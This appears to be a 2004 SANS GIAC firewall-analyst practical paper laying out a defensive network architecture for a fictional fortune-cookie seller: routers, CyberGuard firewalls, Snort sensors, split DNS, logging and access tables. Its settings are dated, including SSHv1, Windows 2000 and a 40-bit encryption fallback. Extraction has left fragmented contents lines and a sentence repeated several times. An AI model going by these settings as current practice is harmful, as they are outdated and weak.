

Global Information Assurance Certification Paper

Copyright SANS Institute Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

GIAC Enterprises Fortune Cookie Division

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment Version 2.0

By Richard Lewis

April 2004

Abstract	Abstract	
1. Assignment 1 – Security Architecture		6
1.1 Har	dware Components	6
1.1.1	Screening Router	
1.1.2	Outside Switch	7
1.1.3	Perimeter Firewalls	7
1.1.4	Virtual Private Networks	
1.1.5	Application Proxies	
1.1.6	Service Net Switch	
1.1.7	Inside Switch	9
1.1.8	Point of Presence (POP) Router	
1.1.9	Management Firewall	
1.1.10	Management Net Switch	
1.1.11	Intrusion Detection Systems	
1.1.12	Intrusion Prevention Systems	
1.1.13	Domain Name System	
1.1.14	Remote Firewall Management	14
1.1.15	Network Time Protocol.	
1.1.16	Centralized Logging	
1.1.17	FTP Servers	
1.1.18	Web Server	
1.1.19	Unix Servers	
1.1.20	Windows Servers	
1.1.20	Windows Desktops	
	siness Operations	
1.2.1	General Public	
1.2.1	Customers	
1.2.3	Suppliers	
1.2.4	GIAC Enterprises (FCD) Partners	
1.2.5	GIAC Enterprises (FCD) Employees	
1.2.6	GIAC Enterprises (FCD) Sales Force	
1.2.7	GIAC Enterprises Headquarters (HQ)	
	nent 2 – Security Policy and Tutorial	
-	eening Router Security Policy	
2.1.1	Basic Configuration	
2.1.2	Restricting Router Access	
2.1.2	Disabling/Enabling Services	
2.1.3	Configuring & Hardening Interfaces	
2.1.5	Warning Banner	
2.1.5	Restricting Traffic Flow	
2.1.0	Routing Configuration	
	imeter Firewall Security Policy	
2.2 Fei	Date & Time	
2.2.1	Network Interfaces	
2.2.2	Secure Shell	
2.2.3	Save and Restore	
2.2.4	Care and i coluie	54


2.2.5	Host Names	35
2.2.6	Grouping	37
2.2.7	Users	38
2.2.8	Routing	
2.2.9	Split Domain Name System (DNS)	39
2.2.10	FTP SmartProxy	
2.2.11	HTTP SmartProxy	49
2.2.12	PortGuard SmartProxy	53
2.2.13	SMTP SmartProxy	55
2.2.14	SSL SmartProxy	58
2.2.15	Remaining Packet-Filtering Rules	60
2.2.16	Alerts, Activities, and Archives	
2.2.17	Activity Logs	64
2.2.18	Configuration Tracking	
2.3 Virtu	Jal Private Network (VPN) Security Policy	65
2.3.1	GIAC Enterprises Headquarters (HQ) VPN	66
2.3.2	Mobile Sales Force VPN	
2.4 Imp	lementing a CyberGuard Virtual Private Network (VPN) Tutorial	75
2.4.1	Service Groups	
2.4.2	Host Names	77
2.4.3	Creating a Certificate Request	78
2.4.4	Importing Certificates	
2.4.5	Defining IKE Protection Strategies	94
2.4.6	Configuring IPSec Protection Strategies	96
2.4.7	Configuring VPN Secure Channels	99
2.4.8	Configuring VPN Controls	
2.4.9	Configuring Central Management for a VPN Connection	102
2.4.10	Configuring Central Management Packet-Filtering Rules	104
3. Assignm	ent 3 – Verify the Firewall Policy	107
3.1 Peri	meter Firewall Audit Scope	107
3.2 NM	AP Scan	108
3.3 NM	AP Results	108
3.4 Hpir	ng2 Audit	110
3.4.1	TCP Traffic	110
3.4.2	UDP Traffic	111
3.4.3	ICMP Traffic	111
3.5 Hpir	ng2 results	112
3.5.1	FTP Traffic	112
3.5.2	HTTP Traffic	114
3.5.3	HTTPS Traffic	117
3.5.4	SMTP Traffic	120
3.5.5	DNS Traffic on TCP	
3.5.6	DNS Traffic on UDP	125
3.5.7	ICMP Traffic	127
3.6 Con	clusion/Recommendations	128
3.6.1	FTP Traffic	128

3	3.6.2	HTTP Traffic	129
3	3.6.3	HTTPS Traffic	130
3	3.6.4	SMTP Traffic	130
3	3.6.5	DNS Traffic	131
3	3.6.6	ICMP Traffic	131
3	3.6.7	Additional Recommendations	131
4. <i>A</i>	Assignm	ent 4 – Design Under Fire	134
4.1	Plar	nned Firewall Attack	135
4.2	2 Fire	wall Attack Results	135
4.3	8 Plar	ned Distributed Denial of Service (DDoS) Attack	135
4.4		ributed Denial of Service (DDoS) Attack Results	
4.5		ned Internal System Attack	
4.6		rnal System Attack Results & Countermeasures	
Refe		·	
Appe	ndix A –	- IP Addressing Scheme	144
Appe	ndix B –	- External Name Server Configuration Files	146
/ex	port/hor	ne/bind/etc/named.conf	146
/ex	port/hor	ne/bind/etc/resolv.conf	147
/ex	port/hor	ne/bind/var/dns/named.local	147
/ex	port/hor	ne/bind/var/dns/fortunecookie.hos	147
Appe	ndix C -	- Internal Name Server Configuration Files	147
		ne/bind/etc/named.conf	
		ne/bind/etc/resolv.conf	
/ex	port/hor	ne/bind/var/dns/named.local	149
/ex	port/hor	ne/bind/var/dns/fortunecookie.hos	149
/ex	port/hor	ne/bind/var/dns/banner.ad	149
Appe	ndix D -	- Router Access Control Lists	150
ip a	access-l	ist extended incoming-20040211	150
ip a	access-l	ist extended exiting-20040211	151
		ist extended outgoing-20040211	
Appe	ndix E –	- hping2 Audit Script	154
		SHARE THE	

Abstract

GIAC Enterprises is an international company that specializes in e-business and has branch offices all over the world. GIAC Enterprises Headquarters (HQ) is set up in Richmond, Virginia. GIAC Enterprises has recently acquired a small company that specializes in the sale of fortune cookie sayings. GIAC Enterprises will set up a branch office in Ontario, California to run their Fortune Cookie Division (FCD). GIAC Enterprises (FCD) will specialize in the online sale of fortune cookie sayings.

This paper will outline the security architecture for GIAC Enterprises (FCD). The first section will break down the security architecture with a focus on the purpose of the systems and devices being used and their placement within the security architecture. The second section will focus on the business operations of GIAC Enterprises (FCD) and the corresponding network access requirements. The third section will focus on security policies for the routers (screening and point of presence), firewalls (perimeter and management) and virtual private networks (VPNs). The fourth section will contain an actual audit of the perimeter firewall to ensure it is in compliance with the security policy and GIAC Enterprises (HQ) guidance. The fifth section will focus on an attack against the security architecture from another GCFW practical assignment.



1. Assignment 1 – Security Architecture

The small company that was acquired by GIAC Enterprises already made the move to turn their business into an e-business. GIAC Enterprises used its existing capital to make major improvements to the existing security architecture of GIAC Enterprises (FCD).

1.1 Hardware Components

This section will break down the components of the security architecture with a focus on the systems and devices and their logical locations in the security architecture. Specific attention will be paid to the types of hardware platforms being used, operating systems (to include service pack levels), and standardized security applications. The purpose of each component and what it contributes to the overall security of GIAC Enterprises (FCD) will be covered as well.

All network devices are physically located in a secure section of the GIAC Enterprises (FCD) facility. Due to the sensitive nature of the equipment contained in that section, all access is restricted to the security staff and GIAC Enterprises (FCD) President. The GIAC Enterprises (FCD) security staff is responsible for the cleaning of their section in order to reduce the possibility of unauthorized access to the vital components of the security architecture.

All external walls to the security section are firewall rated and extend above the raised tile ceiling and below the raised tile floor to ensure there is no unseen access into this restricted area. The security section is also protected by a Halon fire extinguishing system. Security checks are conducted weekly to ensure no unauthorized equipment has been introduced into this restricted area. All equipment is protected by uninterruptible power supplies to provide up to 1 hour of backup power. In the event of an extended power outage, on-site generator backup is available for up to 36 hours.

Since GIAC Enterprises (FCD) does business around the world, there is a minimal staff on duty around the clock. There is also an on call member of the security staff that may be reached via a GIAC Enterprises (FCD) provided satellite phone. The duty staff has a satellite phone to be used in the event of an extended power outage to contact the on call security staff personnel.

1.1.1 Screening Router

A Cisco 2621XM multiservice router is deployed as the screening router at the external edge of the network perimeter. The screening router is running version 12.1.16 of the Cisco Internetwork Operating System (IOS). Cisco routers support Secure Shell (SSH) version 1 for remote management. While normal telnet passes all information in clear text, SSHv1 encrypts all information with the exception of username and passwords. Since GIAC Enterprises (FCD) takes a paranoid approach to security, all remote management of their Cisco routers have been disabled.

Assignment 1 – Security Architecture

The screening router is the first layer of defense in depth for GIAC Enterprises (FCD). The screening routers main purpose is to limit the load on the perimeter firewalls by dropping any network traffic that will not be permitted to pass through the perimeter firewalls. This is accomplished through the use of extended access control list (ACL) assigned to incoming traffic on the external interface of the screening router. The incoming ACL will also block RFC 1918 addresses as well as other reserved networks identified in RFC 3330. Additionally hosts or networks that exhibit malicious activity may be blocked as required or directed by GIAC Enterprises (HQ).

Serial Port 0/0 of the screening router is connected to the Internet Service Provider's (ISP) router. The ISP provides the timing for this connection and Point-to-Point Protocol (PPP) is utilized for Layer 2 encapsulation. Border Gateway Protocol (BGP) version 4 with authentication is used to exchange routes between the ISP router and the screening router. FastEthernet Port 0/0 is connected to Port 1 of the outside switch.

1.1.2 Outside Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the outside switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). Cisco switches support Secure Shell (SSH) version 1 for remote management. While normal telnet passes all information in clear text, SSHv1 encrypts all information with the exception of username and passwords. Since GIAC Enterprises (FCD) takes a paranoid approach to security, all remote management of their Cisco switches have been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the outside switch is connected to FastEthernet Port 0/0 of the screening router. The external domain name system (DNS) server is connected to Port 2. Ports 3 and 4 are respectively connected to interface dec0 of CG1 (primary firewall) and CG2 (secondary firewall). Port 24 is configured as a monitor port and is connected to the monitoring interface of IDS-1 to monitor for malicious traffic. All other ports have been administratively disabled.

1.1.3 Perimeter Firewalls

GIAC Enterprises has selected to use the CyberGuard line of firewall products. This selection was made due to CyberGuard status of having *ZERO* vulnerabilities and having earned the Common Criteria Evaluation Assurance Level 4+ certification. GIAC Enterprises (HQ) currently employs a CyberGuard StarLord (SL) 3200 at the Corporate Headquarters in Richmond, Virginia. CyberGuard KnightStar (KS) 1500 or FireStar (FS) 500 firewalls are deployed at each division office depending on network requirements. The CyberGuard line of firewalls provides for the same configuration procedures from one model to the next allowing the security staff to focus on one product line.

Two CyberGuard FS500 firewalls are deployed at the GIAC Enterprises (FCD) office running Version 5.1 of CyberGuard Firewall for UnixWare. These two firewalls are

deployed at the perimeter in a High Availability (HA) configuration. The HA configuration allows the on-line firewall to fail-over to the standby firewall in less than 1 minute when a firewall failure is detected. All IP addresses, firewall rule-sets and configurations are continuously transitioned to the standby firewall resulting in a near seamless transition during a fail-over.

The perimeter firewalls provide the second layer of defense in depth for GIAC Enterprises (FCD). The perimeter firewalls will strictly control access between the Internet and the service network as well as regulating access from the protected network to the Internet. The perimeter firewalls are configured in a default deny stance and all traffic is disabled that has not been explicitly permitted. Interface dec0 of CG1 (primary firewall) is connected to Port 3 of the outside switch and interface dec0 of CG2 (secondary firewall) is connected to Port 4 of the outside switch. Interface dec1 of CG1 is connected to Port 1 of the service net switch and interface dec1 of CG2 is connected to Port 2 of the service net switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch and interface dec2 of CG2 is connected to Port 4 of the inside switch. Interface eeE0 of CG1 is connected to interface eeE1 of CG2 via a crossover cable.

1.1.4 Virtual Private Networks

All virtual private network (VPN) requirements are handled by the CyberGuard FS500 firewalls. Internet Security Association Key Management Protocol (ISAKMP) and Internet Protocol Security (IPSec) will be utilized to establish all VPN connections. VPN connections will utilize X.509 Public Key Infrastructure (PKI) certificates to authenticate VPN peer devices. All VPNs will be terminated at the perimeter firewall to allow for deep packet inspection.

A VPN will be established between the perimeter firewalls and the GIAC Enterprises (HQ) firewall. This will allow GIAC Enterprises (HQ) security staff to remotely monitor GIAC Enterprises (FCD) perimeter firewalls via the Central Management function. This capability will allow GIAC Enterprises (HQ) to keep track of the status of all GIAC Enterprises firewalls and provide assistance to the GIAC Enterprises (FCD) security staff should it be required. This VPN will also be utilized to establish X.400 Directory Replication with central mail server located at GIAC Enterprises (HQ).

A second VPN will be established between the perimeter firewalls and the mobile sales force laptops. This VPN connection will allow the sales force to retrieve their e-mail from the internal mail server as well as access files on the internal FTP server. Ping traffic will be permitted from the sales forces laptops to the perimeter firewalls to troubleshoot the VPN connection. No other traffic will be permitted via this VPN connection.

1.1.5 Application Proxies

CyberGuard incorporates application-specific gateway proxies into the CyberGuard firewall product line called CyberGuard SmartProxies, which will be utilized for incoming and outgoing Simple Mail Transfer Protocol (SMTP), Hypertext Transfer Protocol (HTTP), HTTP over SSL/TLS (HTTPS), File Transfer Protocol (FTP). The Port Guard SmartProxy will be utilized for Post Office Protocol version 3 (POP-3) traffic that must traverse the firewall for the mobile sales force.

While the use of application proxies does not normally come to mind when discussing defense in depth, they are an integral part of providing robust security. Packet filtering only looks at static packet header information when granting or denying access. There are more attacks that can take place at Layer 7 of the OSI model that cannot be mitigated by a packet filter. The use of SmartProxies on the CyberGuard firewalls provides the ability to inspect packets at all layers of the OSI model as well as restricting potentially malicious activity of specific protocols.

1.1.6 Service Net Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the service net switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). All remote management of the service net switch has been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the service net switch is connected to interface dec1 of CG1. Port 2 is connected to interface dec1 of CG2. Port 3 is connected to FTP-1. Port 4 is connected to FTP-2. Port 5 is connected to the web server. Port 24 is configured as a monitor port and is connected to the monitoring interface of IDS-2 to monitor for malicious traffic. All other ports have been administratively disabled.

1.1.7 Inside Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the inside switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). All remote management of the inside switch has been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the inside switch is connected to FastEthernet Port 0/0 of the point of presence (POP) router. Port 2 is connected to interface eeE0 of the management firewall. Port 3 is connected to interface dec2 of CG1. Port 4 is connected to interface dec2 of CG2. Port 24 is configured as a monitor port and is connected to the monitoring interface of IDS-3 to monitor for malicious traffic. All other ports have been administratively disabled.

1.1.8 Point of Presence (POP) Router

A Cisco 2621XM multiservice router is deployed as the point of presence (POP) router at the external edge of the protected network perimeter. The POP router is

running version 12.1.16 of the Cisco Internetwork Operating System (IOS). All remote management of the POP router has been disabled.

The POP router is the third layer of defense in depth for GIAC Enterprises (FCD). The POP routers main purpose is to limit the load on the perimeter firewalls by dropping any network traffic that will not be permitted to pass through the perimeter firewalls. This is accomplished through the use of extended access control list (ACL) assigned to outgoing traffic on the internal interface of the POP router. The outgoing ACL will also block any traffic that does not come from an internal address (spoofed traffic). Additionally the POP router will limit access to the protected network to ensure only the allowed protocols have access to the internal protected hosts.

FastEthernet Port 0/0 of the POP router is connected to Port 1 of the inside switch. FastEthernet Port 0/1 is connected to Port 1 of the protected net switch.

1.1.9 Management Firewall

A CyberGuard FS250 firewall, running Version 5.1 of CyberGuard Firewall for UnixWare, is deployed behind the perimeter firewalls to provide another level of protection to the security management assets. The management firewall provides an additional layer of defense in depth for the management assets of GIAC Enterprises (FCD). The assets protected by the management firewall include the centralized syslog server, the primary Network Time Protocol (NTP) server, the FTP server utilized to store the logs and configuration backups of both the perimeter firewalls and the management firewall. Additionally the Intrusion Prevention System (IPS) manager, the management interfaces of the 3 Intrusion Detection System (IDS) sensors, and the Secure Shell (SSH) client for the management staff are located behind the management firewall.

The management firewall is configured in a default deny stance and all traffic is disabled that has not been explicitly permitted. Interface eeE0 of the management firewall is connected to Port 2 of the inside switch. Interface eeE1 of the management firewall is connected to Port 1 of the management net switch.

1.1.10 Management Net Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the management net switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). All remote management of the management net switch has been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the management net switch is connected to eeE1 of the management firewall. Port 2 is connected to the management interface of IDS-1. Port 3 is connected to the management interface of IDS-2. Port 4 is connected to the management interface of IDS-3. Port 5 is connected to FTP-3. Port 6 is connected to the SSH client located on the management net. Port 7 is connected to the hme0 interface of the centralized syslog server. Port 8 is connected to the hme1 interface of the centralized syslog server. Port 8 is connected to the hme1 interface of the centralized syslog server. Port 10 is

connected to the Intrusion Prevention System (IPS) manager. All other ports have been administratively disabled.

1.1.11 Intrusion Detection Systems

Intrusion Detection System (IDS) sensors are deployed throughout the security architecture. GIAC Enterprises selected Snort 2.1.0 as its IDS solution due to it being an Open Source product and the high volume of support for Snort through the entire Snort community. Snort 2.1.0 is deployed on Solaris 8 with all security patches installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Server Agent for Solaris has been installed on all IDS sensors.

All IDS sensors have a monitoring interface that is connected to a monitoring port. This interface is running in promiscuous mode without a configured IP address. This allows the IDS sensor to monitor the traffic passing through that segment of the network; without being exposed to attacks on that network segment. All IDS sensors also contain a management interface that is connected to the management net switch. This interface is strictly for communications with the centralized syslog server, the primary Network Time Protocol (NTP) server and the Intrusion Prevention System (IPS) manager.

The focus for IDS-1 is to monitor the external side of the GIAC Enterprises (FCD) perimeter. This allows GIAC Enterprises (FCD) security staff to monitor for increases in scanning activities that may indicate an impending attack. New attacks that are directed at the perimeter firewalls are verified closely monitored to ensure they are not successful. New attacks that are directed at internal hosts are double-checked for corresponding entries from the other IDS sensors to ensure the attacks are unsuccessful.

The focus for IDS-2 is to monitor the service network of GIAC Enterprises (FCD). This allows GIAC Enterprises (FCD) security staff to monitor for network attacks that may have passed through the perimeter firewalls. Attacks that are directed at hosts on the service network are double-checked for corresponding entries from the other IDS sensors to verify where they appear to have originated from.

The focus for IDS-3 is to monitor the internal side of the GIAC Enterprises (FCD) perimeter. This allows GIAC Enterprises (FCD) security staff to monitor for network attacks that may have passed through the perimeter firewalls or may have originated from the internal perimeter. Attacks that appear to have originated from an internal source are immediately investigated. Attacks that are directed at hosts on the internal networks are double-checked for corresponding entries from the other IDS sensors to verify where they appear to have originated from.

1.1.12 Intrusion Prevention Systems

Cisco Security Agent software has been deployed throughout the GIAC Enterprises (FCD) network architecture. Cisco Security Agent is an Intrusion Prevention System (IPS) that installs on host systems referred to as endpoints. Cisco Security Agent is available for both Windows and Solaris platforms. Cisco Desktop Agent is installed on all Windows 2000 Professional machines. Cisco Server Agent for Windows is installed on all Windows 2000 Servers. Cisco Server Agent for Solaris is installed on all Solaris 8 systems. The notable exception to this policy is the external name server. Due to its location and specific function the external name server is not permitted to communicate with any devices located inside the GIAC Enterprises (FCD) perimeter.

The Cisco Security Agent software running on each endpoint restricts the functions that applications running on the endpoint are allowed to perform. This results in the ability to stop "zero day" exploits by not allowing potentially malicious activity to even take place. The Cisco Security Agent software is configured by and reports to a central IPS manager located on the management net. The IPS manager is a Windows 2000 Server running Cisco Works Management Center for Cisco Security Agents 4.0. All software and security patches have been installed as of April 7th, 2004.

GIAC Enterprises (FCD) selected the use of Cisco Security Agent software as a means of combating the never ending threat from attackers. GIAC Enterprises (FCD) feels that this technology will provide them the ability to maintain the security and integrity of the systems without having to always win the "patch race". With the use of this technology the security staff for GIAC Enterprises (FCD) has the ability to properly test and validate operating system and application patches before installing them on the production machines.

1.1.13 Domain Name System

GIAC Enterprises (FCD) has purchased the fortunecookie.com domain which they will host on their own name server located in Ontario, California. There are numerous attacks against the Domain Name System (DNS) with DNS cache poisoning being one of the most heinous. To counteract these threats GIAC Enterprises (FCD) has deployed a Split Split-DNS. No, that isn't a redundant word. ;-)

External Name Server

An external name server is deployed outside the perimeter firewalls. The external name server is running BIND 9.2.2 on Solaris 8 with all security patches installed as of April 7th, 2004. All ports have been closed with the exception of ports 53/udp and 53/tcp. DNS queries are initially sent on port 53/udp and DNS zone transfers are initiated over port 53/tcp. The commonly overlooked exception to this is when a query will return over 512 bytes in the response. The name server will send the first 512 bytes of the response with the TC bit turned on to notify the requesting name server to re-issue the query over port 53/tcp.

Assignment 1 – Security Architecture

The external name server is configured to only respond to queries from external name servers. Recursion and zone transfers have been disabled. Additionally, all remote management of the external name server has been disabled. Due to its location and specific function the external name server is not permitted to communicate with any devices located inside the GIAC Enterprises (FCD) perimeter. For further information regarding the configuration files for the external name server see Appendix B.

Split-DNS on the Perimeter Firewalls

One of the features of the CyberGuard FS500 firewall is a built-in Split DNS capability. This allows the perimeter firewall to host a DNS name server on the firewall itself. DNS functionality will be turned off for interface dec1 that is connected to the service network. Since there will be an external name server that is responsible for handling requests from the Internet, interface dec0 (external view) of the perimeter firewall will only handle queries from interface dec2 and receive responses to those queries from the Internet. Interface dec2 (internal view) will only process queries from the internal name server to the internal name server.

While BIND9.2.2 was selected due to the increased security benefits, there is still a remote possibility that the DNS cache could be poisoned. By having a separate name server that handles queries from the Internet, an attacker can not force a name server that handles queries for internal users to query a name server under his control. Even if the external name server should become poisoned, the internal users would not be affected as interface dec0 of the perimeter firewall does not communicate with the external name server.

Internal Name Server

An internal name server is deployed behind the POP router to provide name resolution to the internal clients on the protected network. The internal name server is running BIND 9.2.2 on Solaris 8 with all security patches installed as of April 7th, 2004. All ports have been closed with the exception of ports 53/udp and 53/tcp. Zone transfers are permitted by interface dec2 of the perimeter firewalls only. Recursion has been restricted to only the internal protected hosts. The internal name server has been configured to forward any unresolved queries to interface dec2 of the perimeter firewall. The internal name server will not attempt to contact the root name servers to resolve queries.

Additionally the internal name server will be utilized to help preserve valuable network bandwidth with regards to pop-up banner ads. This is done by hosting some popular banner pop-up ad domains on the internal name server. An excellent article titled *A Simple DNS Based Approach for Blocking Web Advertising* written by Hal Pomeranz is credited with this thought provoking idea. For further information regarding the configuration files for the internal name server see Appendix C.

1.1.14 Remote Firewall Management

Secure Shell (SSH) is utilized for remote management of the management and perimeter firewalls. CyberGuard firewalls support Secure Shell (SSH) version 2 for remote management. While normal telnet passes all information in clear text, SSHv2 encrypts all information to include the username and passwords. The management firewall listens for SSHv2 connections from 192.168.100.25 to port 6384/tcp of interface eeE1. A non-standard port of 6384/tcp was selected for SSH traffic. While security through obscurity may not add a whole lot of security; it does provide an extra hurdle for an attacker to negotiate and we like to make his job as hard as possible. ;-)

Central Management is utilized by GIAC Enterprises (HQ) to monitor the configured alerts on the perimeter firewalls. Central Management utilizes ports 21000-21003/tcp. The Central Management traffic utilizes its own methods of protection with standard encryption algorithms. However, since Central Management does not provide the ability to rotate the encryption key, this traffic is protected with an Internet Protocol Security (IPSec) Virtual Private Network (VPN) between the perimeter firewalls and the GIAC Enterprises (HQ) firewall. All firewalls are configured with X.509 Public Key Infrastructure (PKI) certificates for authentication purposes as VPN peer devices. When modifications or further investigations are required on the perimeter firewalls, SSHv2 can be utilized to connect to the perimeter firewalls. The perimeter firewalls listen for SSHv2 connections from 192.168.100.25 to port 6384/tcp of interface dec2. All other remote management connections to the management or perimeter firewalls are strictly prohibited.

1.1.15 Network Time Protocol

Time drift between different systems can wreak havoc when attempting to reconstruct an incident from your log files. GIAC Enterprises (FCD) has elected to utilize Network Time Protocol (NTP) to ensure that its systems can keep the accurate time. A TrueTime Global Positioning System (GPS) time clock has been purchased to provide GIAC Enterprises (FCD) with a Stratum I time source. NTP-1 and NTP-2 are both running version 4.2.0 of the NTP daemon from the NTP Project (http://www.ntp.org). NTP-1 and NTP-2 are both built on a Solaris 8 platform with all software and security patches installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable.

The management firewall and both perimeter firewalls will utilize NTP-1 as a time server. FTP-1, FTP-2, the web server and the service net switch will utilize the point of presence (POP) router as their time server. The POP router and the internal switch will utilize NTP-2 as their time server. All hosts on the management net, to include the IDS sensors, will utilize NTP-1 as their time server. NTP-2 will utilize NTP-1 as its time server. The protected net switches as well as all other host on the protected net will utilize NTP-2 as their time server.

1.1.16 Centralized Logging

Accurate and detailed logging is a critical piece of recreating an incident to determine what may have gone wrong and how to keep it from happening again. GIAC Enterprises (FCD) has decided to implement a centralized syslog server to facilitate easier log correlation. Kiwi Syslog Daemon 7.0.3 by Kiwi Enterprises was selected as a syslog daemon and is running on a Windows 2000 Server platform with Service Pack 4. All software and security patches have been installed as of April 7th, 2004. Kiwi Syslog Daemon was selected due to its capability to split log files based on host IP address.

There will be three syslog files maintained on the centralized syslog server. The first syslog file will only contain syslog entries from IDS-1, IDS-2, IDS-3 and the IPS manager. The second syslog file will only contain syslog entries from the perimeter firewalls and the management firewall. These syslog entries will be directed to the 192.168.100.26 IP address, interface hme0, of the syslog server.

The third syslog file will contain syslog entries from the point of presence (POP) router, FTP-1, FTP-2, the web server, the SSH client (located on the management net), FTP-3, and the internal FTP server. These syslog entries will be directed to the 192.168.100.27 IP address, interface hme1, of the syslog server.

The syslog files are burned to a CD-R each day for archival purposes and stored in a fire-proof safe located in the security section. Log review is conducted daily on a separate standalone system using Windows grep and internally developed scripts to look for unexpected anomalies.

1.1.17 FTP Servers

All File Transfer Protocol (FTP) servers are running the wuftpd 2.6.2 daemon from the WU-FTPD Development Group. It is running on a Solaris 8 platform with all software and security patches installed as of April 7th, 2004. The realpath.patch and connect-dos.patch patches are installed as well. All FTP servers are running the Cisco Server Agent for Solaris. Any services that are not required have been disabled and the corresponding executables have been removed where applicable.

FTP-1 handles all FTP traffic from GIAC Enterprises (FCD) suppliers to receive new bulk batches of fortune cookie sayings. FTP-2 handles all FTP requests from GIAC Enterprises (FCD) partners for bulk fortune cookie sayings that are to be translated and resold in other international markets. Both FTP-1 and FTP-2 are accessed via an FTP Proxy that is running on the perimeter firewalls. This FTP Proxy controls the FTP commands that an authorized user may execute and strictly controls access from external sources.

FTP-3 is utilized to archive log files and store configuration backups for the perimeter firewalls and the management firewall. The internal FTP server is utilized by the GIAC Enterprises (FCD) employees to store batches of fortune cookie sayings while they are waiting approval. Additionally the internal FTP server is used to store files for the mobile sales forces as required.

1.1.18 Web Server

The GIAC Enterprises (FCD) web server is running on a Windows 2000 Server platform with Service Pack 4 installed. All software and security patches have been installed as of April 7th, 2004. Cisco Server Agent for Windows has been installed on the web server. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Access to the web server is granted through a Hypertext Transfer Protocol (HTTP) Proxy and a Secure Sockets Layer (SSL) Protocol Proxy that are running on the perimeter firewalls.

1.1.19 Unix Servers

All Unix servers are running Solaris 8 with all security patches installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Server Agent for Solaris has been installed on all Unix servers.

1.1.20 Windows Servers

All Windows servers are running Windows 2000 Server with Service Pack 4. All security patches for Windows 2000 Server have been installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Server Agent for Windows has been installed on all Windows servers. Symantec Anti-Virus Corporate Edition has been installed on all Windows servers. Exchange 2000 Server, with Exchange 2000 Service Pack 3 installed, is utilized for internal mail support. Symantec Mail Security for Microsoft Exchange has been installed on the Exchange Server in addition to the other standardized security applications.

1.1.21 Windows Desktops

All Windows desktops are running Windows 2000 Professional with Service Pack 4. All security patches for Windows 2000 Professional have been installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Desktop Agent has been installed on all Windows desktops. Symantec Anti-Virus Corporate Edition has been installed on all Windows desktops.

1.2 Business Operations

This section will focus on the business operations of GIAC Enterprises (FCD) and the corresponding network requirements. The small company that was acquired by GIAC Enterprises had already started the transition to an e-business so the majority of the groundwork had been laid for network access requirements. We will focus on the specific network access requirements to include protocols and sources/destinations. Network access requirements are identified from the originating sources. When access control lists are implemented care must be taken to account for any return traffic.

GIAC Enterprises (FCD) uses a default deny policy with regards to network access. Unless it is explicitly approved, all network services are disabled. GIAC Enterprises (FCD) also utilizes ingress and egress filters on all routers. IP address assignments can be found in Appendix A.

1.2.1 General Public

GIAC Enterprises (FCD) has established a website for the general public to gain publicly releasable information about GIAC Enterprises (FCD) and potentially become customers. Access to the GIAC Enterprises (FCD) website will typically be via HTTP on port 80. Members of the general public will also require access to the external DNS name server for domain name resolution. The perimeter firewalls will run a Simple Mail Transfer Protocol (SMTP) Proxy that will intercept all SMTP traffic for the fortunecookie.com domain and relay that mail to the internal Exchange server.

<u>Protocol</u>	Source	Destination	<i>Comments</i>
25/tcp	any external	210.56.47.11	SMTP Proxy
25/tcp	192.168.200.50	192.168.1.12	
53/udp	any external	210.56.47.12	DNS
53/tcp	any external	210.56.47.12	
80/tcp	any external	210.56.47.11	HTTP Proxy
80/tcp	192.168.200.20	192.168.200.23	

1.2.2 Customers

GIAC Enterprises (FCD) has established a website for its customers to purchase bulk fortune cookie sayings on-line. Access to the GIAC Enterprises (FCD) website will typically be via HTTP on port 80. Any pages that require sensitive customer information will be redirected to HTTPS on port 443. 128-bit encryption will be utilized whenever possible and 40-bit encryption when the client's browser does not support 128-bit encryption. Credit card processing for on-line purchases will be handled through VeriSign's PayFlow Link services. This option will transfer the risk of identity or credit card theft to VeriSign.

Fortune cookie sayings will be sold in quantities of 10 sayings per purchase. Once the customer has purchased their fortune cookie sayings they will be able to download their fortune cookie sayings directly from the GIAC Enterprises (FCD) website. Fortune cookie sayings are packaged in zip files using WinZip for ease of customer retrieval.

